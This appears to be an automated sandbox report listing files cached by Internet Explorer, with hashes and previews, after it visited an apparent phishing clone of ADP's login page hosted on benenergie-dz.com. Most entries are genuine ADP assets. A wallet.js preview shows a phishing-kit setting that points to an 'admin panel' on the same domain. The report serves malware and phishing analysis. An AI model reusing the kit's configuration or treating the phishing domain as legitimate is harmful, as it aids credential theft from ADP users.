Encrypted:	false
SSDEEP:	48:IwdGcprYGwpaVG4pQMGrapbSyGQpKQG7HpRITGIpG:rDZAQH6KBSaArTMA
MD5:	EE83BE44434971BA5CDA6EB71675C492
SHA1:	41C0F5586C3228BF291794B21FA9E5E3F04550BD
SHA-256:	91ED0C871B2498E9A7E509DEA5AF82E8321EA4DEED60CD28EC9139E9A364E6D9
SHA-512:	200A697A926B6FFEE433454655FC0400C9F12DEA462A309D6635143139D219B7C23F0D2078CD06BA0665822393D7C9AEB4D36A5542D5923C554E49DBEE3067CF
Malicious:	false
Reputation:	low
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\ynfz0jx\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	1296
Entropy (8bit):	2.8596602958339123
Encrypted:	false
SSDEEP:	12:x3BRplDEiihqg38N+wEn3BRplkyw/9ixkR:x3BNDEim34+V3BNnw9iw
MD5:	BB668A668579D11394A274A177CEBB64
SHA1:	8EDE4D5340D84070DBFD30AA0D5A65A34C495548
SHA-256:	138E9FC32800DAAF052D392876F535AE5B40F3C0CEB0342D6634CC853645D71F
SHA-512:	EA1213AC4015B2CE64E529C7C2956CF52DCFF234AC0BA09D5345BD5CEE5F77C197620DCD0216F1ED8D14AD417B0C538AB4D3175763135608D65ED39AC09969F
Malicious:	false
Reputation:	low
Preview:	".h.t.t.p.s.:././.o.n.l.i.n.e...a.d.p...c.o.m./.f.a.v.i.c.o.n...i.c.o..... .....(... ...@..... ....n`.....n`....".h.t.t.p.s.:././.o.n.l.i.n.e...a.d.p...c.o.m./.f.a.v.i.c.o.n...i.c.o.>.....(.....(..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\Intl_Privacy[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	XML 1.0 document, UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	1041882
Entropy (8bit):	5.500282662436061
Encrypted:	false
SSDEEP:	12288:DZk+T5MRgDe4TMAfVtkoThVtSfSVpMfcJ32yez6wggdQMm9YB:DZk+T5MRAvJezO9u
MD5:	A05F71B68A5CE91B6DAF95B41D7B9C9C
SHA1:	3C425B65EB745FAA5263D417B6A4C1FAC28D3BC3
SHA-256:	45DF76B249F17067E9058B2A647ED6EF264485523A67F3E6FBF7654E17964D76
SHA-512:	B647D8E18B3E7E01772067F614C38150E20BCAC11A615A51193F302222C3BEAE7B1D84742F5A7F8F9EB319B11FEF9FAB04C4D6A0AFB9B181CB2419C8E172641
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://www.adp.com/-/media/adp/privacy/intl_privacy.xml
Preview:	.<?xml version="1.0" encoding="UTF-8" ?>..<Privacy>.. All content for Privacy at ADP goes in between the PrivacyStatements tags. Updated April 6, 2021 -->.... <PrivacyStatements>....<English>.....<EffDate>.....Effective Date: May 8, 2018.....</EffDate>.....<EffDate>.....Last Update: March 22, 2021.....</EffDate>.....<webaddr>..... </webaddr>.....<Title>.....</Title>.....<Preamb1>.....As a Human Capital Management (HCM) provider, ADP processes a vast amount of personal data. We process the p ersonal data of our Clients. employees on behalf of our Clients, and of our business contacts. In order to provide the highest level of data protection, ADP has adopted B inding Corporate Rules (BCR) for processing Client employee data and business contact data. In addition, ADP has implemented BCR for processing personal data of ADP Associates. These BCRs serve as the basis for our Global Privacy Program. We have implemented a Global Privacy Policy that is applicable to all ADP Associates

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\adp_panel[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	641
Entropy (8bit):	5.647016882756577
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\adp_panel[1].htm	
SSDEEP:	12:J0+ox0RJWWPmfRGWm4rQ4M1v/cg9ZJaFzcP7A2fT:y+OWPgRJm4nMp/+zcPv
MD5:	6DC3EADFB62CD24D39F6A1C18A16D1C8
SHA1:	91C70CE851A00E104CB39E29EF874C73844D6CF3
SHA-256:	78A561314C791E29B5AE8F384865EBD8602A4A19851CFD3914949F8724D22D19
SHA-512:	8E6013FE08E7DED16A00B2E404D0FA12428BEE1EA33BF47E7D37ABBF669DA985CEB922811C43939ABF08E808BC5BD2C357925B77880BCC8B74A682D6ECA32A09
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>301 Moved Permanently</title>.</head><body>. Moved Permanently . The document has moved here. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\ajax-loader[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 100 x 100
Category:	downloaded
Size (bytes):	8238
Entropy (8bit):	7.760497586633232
Encrypted:	false
SSDEEP:	192:Vj3s1SSlIIMLzqO1YGPc67C3hxw+ILkAitgGRkVxBIWBSy:JswMLzqOuz67Mw+ILkAid0QIS
MD5:	F64B6F735C03431A65C7B211F55F5522
SHA1:	4D9A0C9E8D7AA20D6E6E3EA7881A41503028A7DA
SHA-256:	325C9ABD3A010D95544F93D94A8AE5B9FAE2A70AFFB4BFA260DD161CBF2E295B
SHA-512:	307239143386161B6C6B81C3BF90A6F6491ABE5E8C51A51BD28900651ED02976CBF340AEF03F3584FAC491AD158460C77DECAD1E59EE6B5269E50199AFAC475
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://benenergie-dz.com/Adpadpsecurity/adp/img/ajax-loader.gif
Preview:	GIF89ad.d.....UUU.....xxx|||...ggg```rrr.....lllUUU.....[[[.....!..Created with ajaxload.info.!.....!..NETSCAPE2.0.....,....d.d.... .di.h..l.p,.tm.x..|.2...G,.... .A.....r..Zi..tx.....K^..q..)$".....{..^_h...w<.{.v+..S.N.....'..{....A0..A..$..zUF...\.$....E.....%...F..".}.....+....E.....9.....B7.....3.....5..!..-S=.....&.U.....G.....3j.... C..I... (%..0P..._)M 9@....!<\1.&..jP(9..DQ.SJ...t.).,.....5..p.....C.z..u..- P.....>mn=..I.L...5.W.'..x..V.A...K.1`.a..:....Xo...wq..6.....QY.....c.M....s.AM.....-..o.....s..o....X.....?k0.:k...w& .....^M...3.!3.q.....n.....$.$p.v.....,,8L.....>1..$6....V....@.a..4.....@.&.@.D..B..#p...0..@.....\8...0I@.1!!e.I.. ...&U./.'.d.i..!..!.....,....d.d.... .di.h..l.p,.tm.x..\|.2...G,.. ..D.....X.CY]".....B.....<.}H..%`/.+...8,.+.....`+.l.y.....(.....,..U.x*.....$I....H..-.....%....E...$....D...."...=.....WEu.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\cookieStorage[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	1320
Entropy (8bit):	5.151289431769486
Encrypted:	false
SSDEEP:	24:h/6EvO47vHkspl5bqQ+Ku0lrtDR0pICACbCexNwLerZ7DI:R84Xpbb7n/1DHaxi6rFc
MD5:	5E7B291FB73B3717278F9DC183D16347
SHA1:	7F86A61C391912EBF4B3993121B4C7783C967B2E
SHA-256:	9B17BE54691CA60C91EDD0292AE5D817C7A07BD516FB056593F4FB40B70A4718
SHA-512:	85A87D30FE81F4850A79322499ACA8D34AB8DBE53D949F48442573F073D665C4D372A6318254129F596ED30EECEC4A029AD741F56AA2948BF674C96077A31198
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://benenergie-dz.com/Adpadpsecurity/adp/assets/cookieStorage.html
Preview:	<!DOCTYPE html>. saved from url=(0102)https://wsv3cdn.audioeye.com/frame/cookieStorage.html?build=prod&pscb=d07065ef20fde9854cfab8d9af1173d7 -->.<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"><title></title></head><body><script>. var l=["aepersistsettings","aelastsite","aesettingsreset","aeintro","aefirsttimetoolbar","aefirsttimeplayer","aefirsttimereader","aefirsttimevoice","aevoicemode","aearrowkeytyping","aeatstartmessage","aeautoplay","aecontrast","aefontface","aefontsize","aekeyannounce","aeletterspacing","aeletterbyletter","aelineheight","aemoduleactivation","aeplayerhelp","aeproductlaunched","aevoicemode","aewordspacing","aezoom","aelreadersettings","aelreadercontrolbarclosed","aeOptIn"];function sendToTop(){var e={object:"AudioEye",method:"_receivePersistentSettings",detail:{params:[cs()]},module:"_cookies"};e=JSON.stringify(e),window.top.postMessage(e,"*")}function cs(){var o="";return document.cookie.split("; ").forEach(function(e){var t

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\proximanova-black-webfont[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 27276, version 1.0
Category:	downloaded
Size (bytes):	27276
Entropy (8bit):	7.9821091457835
Encrypted:	false
SSDEEP:	768:qmmr35OsVeG0I3JW9tcf7uk5bJBi1TXATiYwZJi/L:qxMNmGcfak5bJBGTDjZJi/L

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\proximanova-black-webfont[1].woff	
MD5:	8A1F8AE0E66E8B05D20B577F0494B0B1
SHA1:	2E6F0FB2EEF1104532A6739676271707C62F5754
SHA-256:	7F554560166B6CC3BFD0B52EB8D4A905C1FC39B12F4C03E50AB1ECC30FFEC598
SHA-512:	BC70EE59B5241ADA219A18B25297E4585FDBC7CE2DE8D3D74ABF74A4693655D82EE27F873AFCB4EC9D5F322509573CE28BCA9D2AB5248BBE4C20646A877F4E A4
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://s3.amazonaws.com/adp-vdl-pattern-library/fonts/ProximaNova/proximanova-black-webfont.woff
Preview:	wOFF.....j.....l.....BASE.....J....ct[.FFTM.....+..GDEF...$...3...8....GPOS...X.....GSUB.....vkA.OS/2.....W...`...Ccmap...<.....HD..cvt .....h....2.^ .fpgm...0...o...m7".\|gasp.....glyf.....l.....;ehead..ap...6...6...4hhea..a.....$.Q..hmtx..a....:....$?loca..d.....i6maxp..e.... ... .U.[name..e.....post..g.....vpre p..i.....V...webf..j.....Z.x.c`d``..b..>.....<...7.....l....<...6..`d`...a`....d.....'.3x.c`d``..b....&...F.c@\|....3.I..@....`.. .....T.x.Y[..g.>3c...^...w7.[....v.t..MB ..MB.v.%.Z..H.*...#..... Z.J..C).Z!.@U!E..%/..?G<....?...;.....s...w...."....$..s.....=..<..7...lK...v^....Ud.....l.{.....gO].....s.`.s.<.....O?.....3.?lmY...K...;.O.)...B..... .V.R.....Uy[...J._O.....w...v.S....BK....BL9.I.wA.HZ2.4.-HVr..|....!.|...C.W. iy.....G....?.....A..oH..1...>.....Tp.{~..u=/..f

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\proximanova-extrabold-webfont[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 28244, version 1.0
Category:	downloaded
Size (bytes):	28244
Entropy (8bit):	7.981469258194873
Encrypted:	false
SSDEEP:	384:aVOfGA+QlXk8VDmmvKosxvFH4kneUp60E13b1lbO1bA7oEbmssqk6mZ24HbhoOAK:1jvLEMJkne26RLXO1Oo7GklZNSM
MD5:	59A94B00D15CCB7D294A261861D16736
SHA1:	C7AB19D6971B9C3D5C092B34AD579B239B44DEC4
SHA-256:	24915FB6F1E66132E8256A9FB74263C27AF4FE20F36991A012A1A8398BCD27CC
SHA-512:	112245DC61ECC6073577237C683599636610BFA460AE0B9E9D3B280AA268784DB4AD23B657D98C5688CEB9BA6538108FBDD0FB6CC3860D3E4B16D2527156612
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://s3.amazonaws.com/adp-vdl-pattern-library/fonts/ProximaNova/proximanova-extrabold-webfont.woff
Preview:	wOFF.....nT.....p.....BASE..m....J....ct[.FFTM..n0.....a..GDEF..._....3...8....GPOS..a.....#0.i..GSUB.._4.....vkA.OS/2...4...W...`.j..cmap.....HD..cvt .. .....f....p.2.fpgm...`...p...mM$.\|gasp..^.....glyf.....J....;..;head.....6...6._.4hhea.....$.S..hmtx.....F.....,Dloca.....al|maxp..... ... .P..name..Z....~.....H6.post..] .Uprep.....c.webf..nL.....Z.....w.._.<.....'.4.b.h.L.F.@.....x.c`d`.X.....?.....P.....W.....@.....x.c`f.fV``e`a5f9...0.B3.e.....X.A....S;P....rs... ..x.....b`.X.l...8.$...i6.R``..h....x.m.?hSQ....".....h..B.G.%.L.R....A.!...AH..:.8... .."...c.RJ...b....I.m..N.<...h{}...s.;.|...F.K>..%GH....&L....,....X...Edd.Y...s.r...@]....T.}z..z.g....".... Gm!+I.s.;..z.>{.....>..)rf.U.H.....wQ.)TU...9.4c.....^al.'.w....Lo>.7e.]....>J(.....d.e...h.N.u..|ER.^...pKR.....]&...S...Lm.4.....w..p_.'\....4ll..Lc@..Pg...O.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\image[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 380 x 70, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	6882
Entropy (8bit):	7.944466429314641
Encrypted:	false
SSDEEP:	192:Km0AZYgtBBgdg/Imf/EXpANaxnEdpZ6tUxMq:MAZfgdgwm3EXCsxUpZ6/q
MD5:	CF71F92D0A1EF1FBF8C35DDFA1A8C06C
SHA1:	258F7B5E9D6730523F7BF435582A1C452CCE4A0C
SHA-256:	101EAF8B91FBB7D429B648AD9E45ECB4CAC2988CC01031809EE77CC37222FEC6
SHA-512:	341B09DDCBF791A3BD5E56FAAA49A9B7A2D65217D19873E4D83BFF7624D6DD3B46972A3BD16511A560450F4B398E0AE61C30A3D6E39E625725252E9E8E7C816
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://benenergie-dz.com/Adpadpsecurity/adp/assets/image
Preview:	.PNG.....IHDR...|...F.....q/.....gAMA.....a.....IDATx.....y.%@F....%t @....1..s.+`.i.R..P!1.M....2U.!vl.N.....,.pcn.)$.. ....!....~..}..y.v.....u..g...3of....e...l..)..G...<..\..}#..pg..=z)n.. ..\..Xn.....A?E?A?D.A.:..U0..$....0@`4..F.....?6sb.2..n.J...E.x.....o."....S..e.kY3..=.<.P...]...X...Q...;PC.\B !0..H.,,..?..^j.&u.....u%_.HR7..TS.,,.`.~yurV...A_>.g+'.=I.. m...Ua.+.t.....$I.$...../:.....C.5.n.n..H....u].99..K.....&.9..C.....@..@B` .q.(.B..7..F.....J.....*..x*<.]..........`.-...5U..H...t..!...{..Z.G.>.K.. .....SjE..{.....m.%.....J)...@..8:".....g..$. .o+.....ch...`.}..O..I....q.?!0.....d.4.*L...^%....KO..7...O..>.L....J?A!.].R.O2.....?...z.....J...7f.~H22.....I.....D.4..._.....m.....,.v2..H...@i.O..C.....C...L.S.^.S.....R...~S...../.... {.O..... "P.....b.R...VL._..f..$...1.e..fT..?..E.....$...@.!.P....6...{.\|...~..D.../S..o...7h.J..e{*.-.I.....A.../.k.0.....\.&.x5..[\|a.....2dk.Y.....$...@. .M.?.<.C.s

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\privacy[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	1177
Entropy (8bit):	4.958155187757173
Encrypted:	false
SSDEEP:	24:0p6Som9PpIsnLJBywlzk98l+YoOKLHwwPuwPvPMEF3BRRf4j:0ASLPlrywRkql+7wouonz9BUj
MD5:	3BF8C09F5C4048D9F2CF15B099D219F2
SHA1:	DE43BDADD5E8CB89EA912EE0FAF0ABA959B9034A

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\privacy[1].htm	
SHA-256:	C845C750ED38077370CA93989405F6292FA96F3C9280D6D7EAEA2C4E5B8AB730
SHA-512:	8FAE3A641EB94F644593ECA951A10258F621EC8DCE2D788A6C88C9784A1DE17D3AEDF223E673B7847E09728A2A2D9FAA0A660B674E72E99265333C644CCC9FD 7
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://privacy.adp.com/privacy.html?locale=en_US
Preview:	<!doctype html>.<html>.<head>. <title>ADP Privacy Policy</title>. <meta charset="utf-8" />. <meta name="viewport" content="width=device-width, initial-scale=1, minimum-scale=1.0, maximum-scale=1.0"/>. <meta http-equiv="content-type" content="text/html;charset=UTF-8" />. <meta name="apple-mobile-web-app-capable" co ntent="yes" />. <meta name="apple-mobile-web-app-status-bar-style" content="black" />. <link rel="stylesheet" href="privacy-policy.css">.</head>.<body>. . . <svg version="1.1" x="0px" y="0px" width="57" height="57" viewBox="0 0 57 57" class="vdl-busy-indicator__icon">. <defs>. <clipPath id="clipPath">. <rect x="0" y="0" width="28.5" height="28.5"></rect>. </clipPath>. </defs>. <circle cx="28.5" cy="28.5" stro ke-width="4" r="26.5"></circle>. <circle cx="28.5" cy="28.5" stroke-width="4" r="26.5" clip-path="url(#clipPath)"></circle>. </svg>. </

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\proximanova-bold-webfont[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 28096, version 1.0
Category:	downloaded
Size (bytes):	28096
Entropy (8bit):	7.980387640156187
Encrypted:	false
SSDEEP:	768:23J2nlwZgdAI5XLoJXsQLtpH2KcUiSpSwUOworA:234lwZgdXMpsQL90fwUpeA
MD5:	85AA269C919F44697510F8CA09A14D8D
SHA1:	66D4545382A0A427D1DA84466F5EDB7F7F86E430
SHA-256:	3A928C95AF30E144E6A76EE9B447C199F8740F25F92F1DE4141C668A0A4D704C
SHA-512:	68F62AB42A1DAA99B1FACF1C02AC2D0A4EF25950A84EF488F355F8D4C815FAA70B5112D7B81B1181E130CF3C935FF496A3709A25A10417DD2B479979E28ACB3
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://s3.amazonaws.com/adp-vdl-pattern-library/fonts/ProximaNova/proximanova-bold-webfont.woff
Preview:	wOFF.....m.....\.....BASE..mP...J....ct[.FFTM..m.....a..GDEF..^....3...8....GPOS..`.....#0..zGSUB..^.....vkA.OS/2...4...W...`...cmap.....HD..cvt ....i....m.0hfpgm...\...p...mM$.\|gasp..^.....glyf.....J....\zq.head.....6...6.".1hhea.....$.U..hmtx.....D.....\4.loca.....LA).maxp..... ... .\..name..ZP...D...@...^post..\.. .....k.5prep.....c.webf..m.....Z.....O^_.<.....'.1.\.h.T.F.....x.c`d`.X....\.?...G..P.....9.H.....N.....8.J.....x.c`fQg.....j.r...a..f:..).H3..1.(....v.<#.....3(0. .fa.....YJ..q>H..1.l .....x.m.Oh.A....RB..`/)V..B...R\%... "!....K/.....={.I0..J(Rz...D<.i. =.... .h{....I..t..7.o....o..>.9.=b.1/.QR?.R;.M..:.L...(.*I...Wq.....wZ...rr.I.B.VqF..m\' 95...B.c_.....|...".N.....t..Z&.....[.E.....=.....#c.....e....a\.`.9.".F..t..^..5SS2.z....'k....8.....gZ..0.....n\5..Yb|..y....H.5....9..q.....+...>.a..e.o....Y

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\proximanova-regular-webfont[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 27408, version 1.0
Category:	downloaded
Size (bytes):	27408
Entropy (8bit):	7.982085176110316
Encrypted:	false
SSDEEP:	768:JreLKLYPFUwtzj607PZ5/pZ60zw4iuD86sn:JaOoFUAf3PZ5hZC9uDUn
MD5:	57ACD3677D276AD405BB6838D2B120D5
SHA1:	28DDCB11DB39DECD83F0D5090646BF96CE687A8E
SHA-256:	9E0843DBF1DC0D65A75182A82B945A9373557932E61934C27679C357F20C33A9
SHA-512:	22CAD90CD9547C1C59282A2148B4544D0700D114E5B4E28C467171CCFEFE170114C2D2F20D0A1E99B55AB673867DDF5EF19A9BA9BC29D6E812D2932D8060A6
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://s3.amazonaws.com/adp-vdl-pattern-library/fonts/ProximaNova/proximanova-regular-webfont.woff
Preview:	wOFF.....k.....$.....BASE.....J....ct[.FFTM.....+..GDEF...$...3...8....GPOS...X.....#F...0GSUB...P.....vkA.OS/2...,...W...`.d.lcmap.....HD..cvt .....h.... *fU.fpgm...x...o...m7".|gasp.....glyf.....H.....\..head..b....6...6.)..hhea..bD.....$.].Xhmtx..bd...H.....D.loca..d.....N.zmaxp..fx... ... .S..name..f.....post..hP.....= ..prep..jH.....V...webf..k.....Z.x.c`d``..b..>.....<...7.....l....<...6..`d`...a`....d.....'.#x.c`d``..b....&...F.c@\|....3.I..@....`. .....T.x.Ykl...>3.;..]?.w...I.$r... <.4.hJ...9.u]....".P..(J...+J.U.T..hDP.,...Q...)qI.P...rIJh.(.j.(B...=..7./..d....}.s...w.%".....K..;.>!K.....'~..S.V..#.b.....MR.P.*.....4...\.....E....(.W...m.P..Z.?..)...6.P:R.2,.Yj.f _.}$p{`S.Gum..7.vAMS.5..;.<...#..|.9.W.... ..kXGQ^.....%k....g?Wt.b...4e.{.;sk)k.8b.f9....U@,I@.Ic5,i..e!.. fu.c.\.J...y...A..R)..G..=HX....H..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\wallet[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with CRLF line terminators
Category:	downloaded
Size (bytes):	267
Entropy (8bit):	4.294618494935098
Encrypted:	false
SSDEEP:	6:qiGcRkhz8HJF8r7L+FjSAuXCewezuAJETuAHuAJn:+sJyi1yXqOuAAuAHuAJn
MD5:	8E574104AF51DCA0DAC469FCEF4F7A82
SHA1:	3921F75CDFE52BBD65257E0DE62AE1C086EB9D50
SHA-256:	6CFD6329409A7F54DD77AF86A5043D7120B5A40F807FB8295B084A5BDA1E7BAD

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\wallet[1].js	
SHA-512:	0C9C9C30CAE85EA7D609E0A67A3E0928F5E9DDDB9EA6EC866823D3EEFC7D884577890391BD9889D407792E455789CBD4E5AF06AED1A10E58B2F45681E72124 8
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://benenergie-dz.com/Adpadpsecurity/adp/js/wallet.js
Preview:	var js_stat='https://benenergie-dz.com/Adpadpsecurity/adp/Admin/adp_panel'; // admin panel link....var user_in_page_alert='1'; // 0 - .... 1 - ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\image[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 500 x 500, 8-bit/color RGB, non-interlaced
Category:	downloaded
Size (bytes):	16804
Entropy (8bit):	2.2106646602632267
Encrypted:	false
SSDEEP:	48:fx2/6WM+kd9WJsEvL3YEk/opUmBC/3LgMGL9YEBKN+Y97sc5Yg7Kc:fYSqk7WmioLoprgJNX7sc5rP
MD5:	8D311B2F499A363CF0A8BF8B0D4666F9
SHA1:	016087DFF469CC538A5E255FCB8673FD7E8CCAA4
SHA-256:	99B3C679C82B305E00F60484F17BB2B214B51EBB711A3DAE216769CDADB3FC26
SHA-512:	20B5DD220A882B48057A46A301E8E5C44563F7460CCEBC1068DECF4B1DC57A8AD6596BE64FE93882C53784FDB0156BE32780630F067A5F62D402CC0AFC9EF0 D
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://online.adp.com/api/brand-service/v1/brands/image?productId=run&imageId=background.jpg
Preview:	.PNG.....IHDR.....D.H.....pHYs.....;.iTXtXML:com.adobe.xmp.....<?xpacket begin="." id="W5M0MpCehiHzreSzNTczkc9d"?>.<x:xmpmeta xmlns:x="adob e:ns:meta/" x:xmptk="Adobe XMP Core 5.6-c138 79.159824, 2016/09/14-01:09:01 ">. <rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">. <rdf:Description rdf:about="". xmlns:xmp="http://ns.adobe.com/xap/1.0/". xmlns:dc="http://purl.org/dc/elements/1.1/". xmlns:xmpMM="http: //ns.adobe.com/xap/1.0/mm/". xmlns:stEvt="http://ns.adobe.com/xap/1.0/sType/ResourceEvent#". xmlns:photoshop="http://ns.adobe.com/photoshop/1.0/". xmlns:tiff="http://ns.adobe.com/tiff/1.0/". xmlns:exif="http://ns.adobe.com/exif/1.0/">. <xmp:CreatorTool>Adobe Photoshop CC 2017 (Macintosh) </xmp:CreatorTool>. <xmp:CreateDate>2020-08-12T12:14:27-04:00</xmp:CreateDate>. <xmp:MetadataDate>2020-08-20T15:40:32-04:00</xmp:Metad ataDate>.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\privacy-policy[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	17663
Entropy (8bit):	5.078536724066398
Encrypted:	false
SSDEEP:	192:pSvDwKH7YtzBSG2IU7XtZqIDb+UauPKyb53RrPCVcqTJo:ptzTA9FDxH
MD5:	B168B23198FE7E22D68199D60437EB9B
SHA1:	23710045D56EC021F067FA3F0F1D4FD1BD76767C
SHA-256:	0EE49AA856117C7C572AD73EA78199825F19C137CCD12943F5FDD8A0948BBB23
SHA-512:	6F5D9A430505AEA1F14DD974DB842268BEB2D629554035AF656944DE3EDF13F9775A7696E63C89B8DC286D89BCF47DAAA3E4CC2DFE236D3C7E2262C9EA77B0 0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://privacy.adp.com/privacy-policy.css
Preview:	@font-face{font-family:ProximaNova;src:url("https://s3.amazonaws.com/adp-vdl-pattern-library/fonts/ProximaNova/proximanova-thin-webfont.eot");src:url("https://s 3.amazonaws.com/adp-vdl-pattern-library/fonts/ProximaNova/proximanova-thin-webfont.woff") format("woff"),url("https://s3.amazonaws.com/adp-vdl-pattern-library/f onts/ProximaNova/proximanova-thin-webfont.ttf") format("truetype"),url("https://s3.amazonaws.com/adp-vdl-pattern-library/fonts/ProximaNova/proximanova-thin-webf ont.svg#proxima_nova_thin") format("svg");font-weight:100;font-style:normal}@font-face{font-family:ProximaNova;src:url("https://s3.amazonaws.com/adp-vdl-pattern- library/fonts/ProximaNova/proximanova-thinitalic-webfont.eot");src:url("https://s3.amazonaws.com/adp-vdl-pattern-library/fonts/ProximaNova/proximanova-thinitalic- webfont.woff") format("woff"),url("https://s3.amazonaws.com/adp-vdl-pattern-library/fonts/ProximaNova/proximanova-thinitalic-webfont.ttf") format("truetype"),url("http s://s3.amazonaws.com/adp-vdl-p

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\privacy-policy[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	6663
Entropy (8bit):	5.274444926213118
Encrypted:	false
SSDEEP:	96:3hlrwcR6OiYMelOo6R26r8Xu8SweltU4uPziyhvBBmEfBb2/Bw40A1jdDaYX9B:3DwcR69YMY6RJ8eHweuPziuBtfQwebDB
MD5:	E2D2D3B997270270B0161A6D19B7F57C
SHA1:	89BAF4251D009AF5F5BBDE3E9F6F07ADD95C7182
SHA-256:	B05E47B8804D1289710C1B97F40DFC3704221BE0DE127323C4A83879360D4903

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\privacy-policy[1].js	
SHA-512:	7D9148FEAE5D7637991439C06B3D5003836BC38F9339A88FEE0426FD3BBEF14D2C104A63A70DD6A78431765CE76C03CB29206020ACBBF45095FDA3F86969E694
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://privacy.adp.com/privacy-policy.js?ver=1.0.12
Preview:	!function(e,t){"object"==typeof exports&&"object"==typeof module?module.exports=t():"function"==typeof define&&define.amd?define("PrivacyPolicy",[],t):"object"==typeof exports?exports.PrivacyPolicy=t():e.PrivacyPolicy=t()}(this,function(){return function(e){function t(n){if(r[n])return r[n].exports;var i=r[n]={exports:{},id:n,loaded:!1};return e[n].call(i.exports,i,i.exports,t),i.loaded=!0,i.exports}var r={};return t.m=e,t.c=r,t.p="",t(0)}([function(e,t,r){r(9),r(8),e.exports=r(5)},function(e,t){"use strict";function r(e){var t="; "+document.cookie,r=t.split("; "+e+"=");if(2==r.length)return r.pop().split(";").shift()}Object.defineProperty(t,"__esModule",{value:!0}),t.getCookie=r},function(e,t){"use strict";function r(e){for(var t=window.location.search.substring(1),r=t.split("&"),n=0;n<r.length;n++){var i=r[n].split("=");if(i[0]==e)return i[1]}}Object.defineProperty(t,"__esModule",{value:!0}),t.getQueryParam=r},function(e,t){"use strict";function r(e,t){if(e=e||{},!e.url)throw new Er

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\sm_o[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	46879
Entropy (8bit):	5.168984018918392
Encrypted:	false
SSDEEP:	384:60HYIBhkXHZHEOJkcHHHdJkqH3JklHrLqAIa+ydCX1k6GEHHI22EHn0sEHJMEHni:6Ft8eC8nnDlYh0294megK
MD5:	2D008C300D73CBB2ACC176574817E70B
SHA1:	6AD8822EFB5D284203DABF57A4BDD0ECBCFC742B
